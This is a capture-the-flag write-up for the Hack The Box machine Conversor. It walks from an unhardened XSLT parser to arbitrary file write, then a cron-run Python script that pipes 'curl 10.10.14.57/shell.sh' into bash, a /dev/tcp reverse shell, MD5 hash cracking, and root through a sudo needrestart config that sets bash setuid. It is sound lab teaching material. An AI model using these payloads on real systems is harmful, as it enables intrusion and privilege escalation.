Hack The Box Conversor Writeup (Easy Linux)
Easy Linux box. The XSLT parser is left unhardened, so a stylesheet writes a Python file into a cron directory, and sudo needrestart hands over root.
Summary
Conversor is an easy Linux machine running a Flask app that renders an nmap XML file through an uploaded XSLT stylesheet, and helpfully publishes its own source code. Reading app.py shows the XML file being parsed with a hardened parser that disables entity resolution, while the stylesheet right after it is parsed with the default one, which is not hardened at all. A PayloadsAllTheThings XSLT payload using the exslt document extension therefore writes arbitrary files, proved first by dropping a text file into the site’s static directory. The project README documents a crontab entry that runs every Python file under /var/www/conversor.htb/scripts as www-data once a minute, so the same primitive plants a script there and the cron job fetches and runs a reverse shell. Dumping instance/users.db gives fismathack’s MD5 hash, which hashcat cracks with rockyou and a rule file, and that password works over SSH. fismathack may run /usr/sbin/needrestart as root with no password, so a config file containing system(‘chmod +s /bin/bash’) makes bash setuid and /bin/bash -p returns root.
Web Server Enumeration
Directory Bruteforce
Scan for valid directories:
1
ffuf -u http://conversor.htb/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words.txt -t 50
I find the following ones to be valid:
1
2
3
4
5
6
7
8
login                   [Status: 200, Size: 722, Words: 30, Lines: 22, Duration: 147ms]
register                [Status: 200, Size: 726, Words: 30, Lines: 21, Duration: 162ms]
logout                  [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 147ms]
about                   [Status: 200, Size: 2842, Words: 577, Lines: 81, Duration: 158ms]
javascript              [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 147ms]
.                       [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 148ms]
convert                 [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 148ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 145ms]
Manual Enumeration
The about page contains possible usernames. It also allows me to download the source code of the application:

The source code is available at:
1
http://conversor.htb/static/source_code.tar.gz
I can also register an account and log in. I create my account. The main page is now this:

I run nmap against the target, this time saving output to all formats:
1
nmap -A 10.129.35.255 -vv -oA scans/nmap.all
They also provide me with a XSLT template:
1
http://conversor.htb/static/nmap.xslt
So I download this template. My nmap scan completed and has been saved to scans/nmap.all.xml. I can use this nmap XML scan result, alongside with their nmap.xslt example. I upload both files in their respective fields, and this is how the output looks like:

Pretty. But I’m more interested on how secure this is.
Source Code Analysis
The important stuff to note about the source code, more specifically “app.py”, is first off the absolute path to the database file:
1
DB_PATH = '/var/www/conversor.htb/instance/users.db'
And also the convert route:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)  # note by the tester: not using the parser!
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"
From the code snippet above, we can see that this endpoint accepts two files:
1
2
xml_file = request.files['xml_file']
xslt_file = request.files['xslt_file']
Then it saves both files locally. After that, it creates a parser:
1
parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
And this is supposed to be secure, because of the resolve_entities=False flag. This prevents XXE injection. The script goes on using this specific parser to parse the first XML file:
1
xml_tree = etree.parse(xml_path, parser)
Right after that it parses the second file (XSLT) but never uses this secure parser. It uses the default parser, which is vulnerable.
1
xslt_tree = etree.parse(xslt_path)
Initial Access - XSLT Injection to RCE
Using a reference from PayloadsAllTheThings I was able to craft a malicious XSLT file that writes to a file on the system. The first version simply created a new file in the website’s static folder so I can verify it actually exists and the exploit worked:
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/static/bsec.txt" method="text">
      Hello from the other side
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>

So as the normal XML file I selected the original nmap.all.xml file nmap generated for me, and for the XSLT file I used the one above. I hit “convert” on the website. When I access the newly generated html page, it’s all blank, but when I access the website at:
1
http://conversor.htb/static/bsec.txt
I can see the file is there, and it has my text in it:
I use this functionality to abuse a silly cronjob configuration that has been specified in the README.md file (among the files in the source code):

It reads:
1
2
If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.
- www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 “$f”; done
1
- www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 “$f”; done
Assuming there exists /var/www/conversor.htb/scripts/ and that there’s a cronjob running as www-data that executes the scripts in there every minute, we can abuse our file write ability via XSLT to place a malicious script that will grant us a reverse shell on the machine.
I create evil.xslt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/bsec.py" method="text">
import os

os.system('curl 10.10.14.57/shell.sh|bash')
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
It’ll create /var/www/conversor.htb/scripts/bsec.py with arbitrary contents. In this case, I’m just importing the OS library and making it fetch a malicious bash script from my web server (shell.sh) that’ll grant me a reverse shell.
The shell.sh file looks like this:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
I start a netcat listener on port 9999:
1
nc -lvnp 9999
And also a web server on port 80:
1
sudo python3 -m http.server 80
Then again, I use the original nmap.all.xml file as the XML input alongside this evil.xslt file and hit “convert” on the website. A few seconds after that, I see the HTTP GET request on my python web server from the victim fetching my shell.sh file, then a connection is received on my netcat listener.

Now I have a reverse shell connection as www-data:
Horizontal Privilege Escalation
I connect to the web application database with sqlite3 users.db (the database is located at /var/www/conversor.htb/instance/users.db), then I use .dump to get all the data:

With that, new credentials:
1
2
Username: fismathack
PassHash: 5b5c3ac3a1c897c94caad48e6c71fdec
I save this hash to “hash.txt” on my machine and use hashcat to crack it:
1
hashcat hashes.txt /usr/share/wordlists/rockyou.txt -r ~/hacking/tools/hashcat-7.1.2/rules/best66.rule --force -m 0
It cracks and now i have the cleartext password:

Cleartext credentials:
1
2
Username: fismathack
Password: Keepmesafeandwarm
I use the credentials to log in to the machine via SSH.
1
ssh fismathack@conversor.htb
Vertical Privilege Escalation
I run sudo -l and discover fismathack has the following permissions:
1
2
User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart

I create “conf” with the following contents:
1
system('chmod +s /bin/bash')
Then I run the script against it:
1
sudo /usr/sbin/needrestart -c conf
It executes conf as root and now I can obtain a interactive shell as root:
1
/bin/bash -p
Exploitation steps are shown in the screenshot below: